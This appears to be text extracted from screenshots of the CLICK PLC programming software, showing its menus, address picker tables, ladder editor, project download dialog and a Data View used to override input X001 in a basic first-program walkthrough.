[View I/O MODBUS Addresses](#) [OK](#) [Cancel](#) [Help](#)

CLICK Programming Software (Version 2.60) - NewProject2.cpk - [Main Program]

File Edit View Setup Program Instruction PLC Monitor Window Help

Online **RUN** No PLC Error Nicknames Address Comments Rung Comments Coil Area

Navigation

- Program
 - Ladder Program
 - Main Program
 - Subroutine Program
 - Interrupt Program
 - Address Picker
 - Edit Rung Comments
 - Local Program Information
 - Syntax Check
 - Cross References View
- Monitor
 - Status Monitor
 - Data View
 - DataView1
 - Text View
 - Override View
 - System Monitor
 - PID(Monitor/Configuration)
 - PID Setup
 - PID Monitor
 - PID List View

	A	B	C	D	E	F	G	H	AF
1									(NOP)
2									(NOP)
3									(NOP)
4									(NOP)
5									(NOP)
6									(NOP)
7									(NOP)
8									(NOP)
9									(NOP)
10									(NOP)

Instruction List

- Instruction
- Contact
 - Contact (NO)
 - Contact (NC)
 - Edge Contact
 - Compare
- Coil
 - Out
 - Set
 - Reset
- Timer/Counter
 - Timer
 - Counter
- Advanced
 - Math
 - Drum
 - Shift Register
- Copy/Search
 - Copy
 - Search
- Program Control
 - Call

[Contact Normally Open](#)

Bit Memory Address: [...](#)

Immediate(Only for X Bit)

[OK](#) [Cancel](#) [Help](#)

Ready Bit Integer Integer(2 words) Floating point Hex Text Ascii RUN 0000/8000 C0-10ARE-D 1:1-A



Address Picker : Pickup Mode



Fill Down (Nickname)

Find:



Exact Match

Find

All	Address	Data Type	Nickname	Used	Address Com
	X001	R BIT		No	
X	X002	R BIT		No	
Y	X003	R BIT		No	
C	X004	R BIT		No	
T	X005	R BIT		No	
CT	X006	R BIT		No	
SC	X007	R BIT		No	
	X008	R BIT		No	
	X009	R BIT		No	
DS	X010	R BIT		No	
DD	X011	R BIT		No	
DH	X012	R BIT		No	
DF	X013	R BIT		No	
	X014	R BIT		No	
XD	X015	R BIT		No	
YD	X016	R BIT		No	
TD	X101	R BIT		No	
CTD	X102	R BIT		No	
	X103	R BIT		No	
SD	X104	R BIT		No	

Data Type Filter

- Display All Data Types
- Integer Integer (2Words)
- HEX Floating Point
- Bit Text

Used/Unused Address

- Display both used and unused
- Display only used
- Display only unused




Edit Mode

Pickup Mode

OK

Cancel

Help



Address Picker : Pickup Mode

Fill Down (Nickname) Find: Exact Match

All	Address	Data Type	Nickname	Used	Address Co
	Y001	RW BIT		No	
X	Y002	RW BIT		No	
Y	Y003	RW BIT		No	
C	Y004	RW BIT		No	
T	Y005	RW BIT		No	
CT	Y006	RW BIT		No	
SC	Y007	RW BIT		No	
	Y008	RW BIT		No	
	Y009	RW BIT		No	
DS	Y010	RW BIT		No	
DD	Y011	RW BIT		No	
DH	Y012	RW BIT		No	
DF	Y013	RW BIT		No	
	Y014	RW BIT		No	
XD	Y015	RW BIT		No	
YD	Y016	RW BIT		No	
TD	Y101	RW BIT		No	
CTD	Y102	RW BIT		No	
SD	Y103	RW BIT		No	

Data Type Filter

Display All Data Types

Integer Integer (2Words)

HEX Floating Point

Bit Text

Used/Unused Address

Display both used and unused

Display only used



Display only unused



Out


Bit Memory Address 1: Y001 ... to Bit Memory Address2 (Optional): ...

One Shot (Turn on the bit(s) for one scan)

Immediate(Only for Y Bit)







Write Project into PLC



PC

Project Name:

Program Size (Total: 8,000 steps)

Program Size:	5 steps (0.06 %)
Free Area:	7,995 steps (99.94 %)

Project File (Total: 262,144 bytes)

Project File Size	4,260 bytes (1.62 %)
Free Area:	257,884 bytes (98.38 %)

Last Update: Feb 22, 2021, 00:13:51



PLC

CPU Type:

Project Name:

Program Size (Total: 8,000 steps)

Program Size:	3 steps (0.03 %)
Free Area:	7,997 steps (99.97 %)

Project File (Total: 262,144 bytes)

Project File Size	1,500 bytes (0.57 %)
Free Area:	260,644 bytes (99.43 %)

Last Update: Feb 02, 2021, 01:56:46

Write Project File into PLC

By enabling this option, the project file will be downloaded(Write) into the PLC. If you want to disable project upload(Read), disable this option.




RUN Time Edit





By enabling this option, program will be downloaded into the PLC without switching the PLC mode to the STOP mode.

CLICK Programming Software



Transfer completed.



 Data View -[DataView1]   

View Override

No.	Address	Nickname	Current Value	Viewing Format	Address Comment
001					
002					
003					
004					
005					
006					
007					
008					
009					

Address Picker : Pickup Mode

Fill Down (Nickname) Find: Exact Match

All	Address	Data Type	Nickname	Used	Address Co
	X001	R BIT		Yes	
X	X002	R BIT		No	
Y	X003	R BIT		No	
C	X004	R BIT		No	
T	X005	R BIT		No	
CT	X006	R BIT		No	
SC	X007	R BIT		No	
	X008	R BIT		No	
	X009	R BIT		No	
DS	X010	R BIT		No	
DD	X011	R BIT		No	
DH	X012	R BIT		No	
DF	X013	R BIT		No	
	X014	R BIT		No	
XD	X015	R BIT		No	
YD	X016	R BIT		No	
TD	X101	R BIT		No	
CTD	X102	R BIT		No	
SD	X103	R BIT		No	

Data Type Filter

Display All Data Types

Integer Integer (2Words)

HEX Floating Point



Bit Text


Used/Unused Address

Display both used and unuse

Display only used

Display only unused






Data View - [DataView1]

View Override: **OVR** ON **OVR** OFF

No.	Address	Nickname	Current Value	New Value	Write	Viewing Format	Address C
001	X001		Off	On Off		OVR Bit	
002							
003							
004							
005							
006							
007							
008							
009							

Buttons: Edit, Fill Down, Write All New Values, Export, Close, Help




Data View - [DataView1]

View Override: **OVR** ON **OVR** OFF

No.	Address	Nickname	Current Value	New Value	Write	Viewing Format	Address C
001	X001		On	On Off		OVR Bit	
002							
003							
004							
005							
006							
007							
008							
009							

Buttons: Edit, Fill Down, Write All New Values, Export, Close, Help




Online RUN Override Nicknames Address Comments Rung Comments Coil Area

